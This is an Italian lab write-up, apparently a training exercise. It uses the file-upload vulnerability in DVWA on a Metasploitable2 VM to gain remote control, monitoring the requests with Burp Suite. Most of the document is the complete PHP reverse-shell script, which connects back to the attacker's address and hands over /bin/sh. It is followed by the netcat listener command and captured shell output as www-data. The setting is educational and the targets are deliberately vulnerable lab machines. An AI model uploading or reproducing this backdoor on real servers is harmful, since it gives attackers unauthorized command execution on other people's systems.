
EXPLOIT FILE UPLOAD

Nell'esercizio di oggi andremo a vedere come sfruttare un file upload sulla DVWA per caricare una shell in php, monitorando gli step tramite BurpSuit.

Configureremo quindi le macchine Kali e Metasploitable2 in modo tale che comunichino tra loro:



Andremo a sfruttare le vulnerabilità di "file upload" presente sulla DVWA per prendere controllo della macchina tramite una shell in php, intercettando e analizzando le richieste verso la DVWA con BurpSuit.

Dovremo andare a caricare una shell (facilmente reperibile online) sulla nostra macchina Kali.

```php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.32.100';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.")
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
```

```
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

// Spawn shell process
$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
        printit("ERROR: Can't spawn shell");
        exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
        // Check for end of TCP connection
        if (feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

```

```
87          // Check for end of STDOUT
88          if (feof($pipes[1])) {
89                  printit("ERROR: Shell process terminated");
90                  break;
91          }
92
93          // Wait until a command is end down $sock, or some
94          // command output is available on STDOUT or STDERR
95          $read_a = array($sock, $pipes[1], $pipes[2]);
96          $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);
97
98          // If we can read from the TCP socket, send
99          // data to process's STDIN
100         if (in_array($sock, $read_a)) {
101                 if ($debug) printit("SOCK READ");
102                 $input = fread($sock, $chunk_size);
103                 if ($debug) printit("SOCK: $input");
104                 fwrite($pipes[0], $input);
105         }
106
107         // If we can read from the process's STDOUT
108         // send data down tcp connection
109         if (in_array($pipes[1], $read_a)) {
110                 if ($debug) printit("STDOUT READ");
111                 $input = fread($pipes[1], $chunk_size);
112                 if ($debug) printit("STDOUT: $input");
113                 fwrite($sock, $input);
114         }
115
116         // If we can read from the process's STDERR
117         // send data down tcp connection
118         if (in_array($pipes[2], $read_a)) {
119                 if ($debug) printit("STDERR READ");
120                 $input = fread($pipes[2], $chunk_size);
121                 if ($debug) printit("STDERR: $input");
122                 fwrite($sock, $input);
123         }
124 }
125
126 fclose($sock);
127 fclose($pipes[0]);
128 fclose($pipes[1]);
```

```
128 fclose($pipes[1]);
129 fclose($pipes[2]);
130 proc_close($process);
131
132 // Like print, but does nothing if we've daemonised ourself
133 // (I can't figure out how to redirect STDOUT like a proper daemon)
134 function printit ($string) {
135         if (!$daemon) {
136                 print "$string\n";
137         }
138 }
139
140 ?>
141
```

Idicando l'indirizzo local host della macchina, in questo caso 192.168.32.100, e la porta del target da scansionare, in questo caso 1234.

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.32.100';  // CHANGE THIS
50 $port = 1234;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```


Apriremo quindi BurpSuit per iniziare una nuova scansione, andando ad accedere alla DVWA via browser dalla macchina Kali digitando l'IP di Metasploitable2 (192.168.32.101).

Come prima cosa configureremo il "security level" della DVWA su "low", per poi spostarsi sulla scheda Upload per inserire il file.php.


provabrute.py	2.4 kB	Text	15 Nov
scan -A.pcapng	550.7 kB	Packet Capture (PCAPNG)	10 Nov
seekFile.py	1.2 kB	Text	17 Nov
shell.php	5.5 kB	Program	05:20
SYN scan.pcapng	187.4 kB	Packet Capture (PCAPNG)	10 Nov
TCP scan.pcapng	206.6 kB	Packet Capture (PCAPNG)	10 Nov
TCP scan2.pcapng	206.6 kB	Packet Capture (PCAPNG)	10 Nov


Open files read-only

Una volta inserito correttamente il file andremo ad inserire il path consigliato sulla barra di ricerca.



Tenendo sempre aperta la sessione di BurpSuit andremo ad inserire i nostri comandi di Netcat dal terminale di Kali:





Una volta caricata la shell, ess accetterà un parametro tramite richiesta GET nel campo cmd (come evidenziato nell'immagine).

Come possiamo vedere utilizzando il comando -help di netcat il comando -lnvp è un insieme di vari altri comandi. Che ci permetteranno di:

-l modalità ascolto, per connessioni in entrata;

-n indirizzo IP numerico;

-v fornisce informazioni;

-p "port" numero della porta locale.

```
┌──(kali㉿kali)-[~]
└─$ nc -help
[v1.10-47]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').

┌──(kali㉿kali)-[~]
└─$
```

Potremo ora eseguire dei comandi da remoto tramite la shell.php come muoverci tra le directory e vedere il loro contenuto.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.101] 51475
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
 09:51:23 up 5 min,  2 users,  load average: 0.04, 0.08, 0.03
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
msfadmin tty1     -                09:47    4:11m  0.01s  0.00s -bash
root     pts/0    :0.0             09:46    4:37m  0.00s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$ cd home
sh-3.2$ ls
ftp
msfadmin
service
user
sh-3.2$
```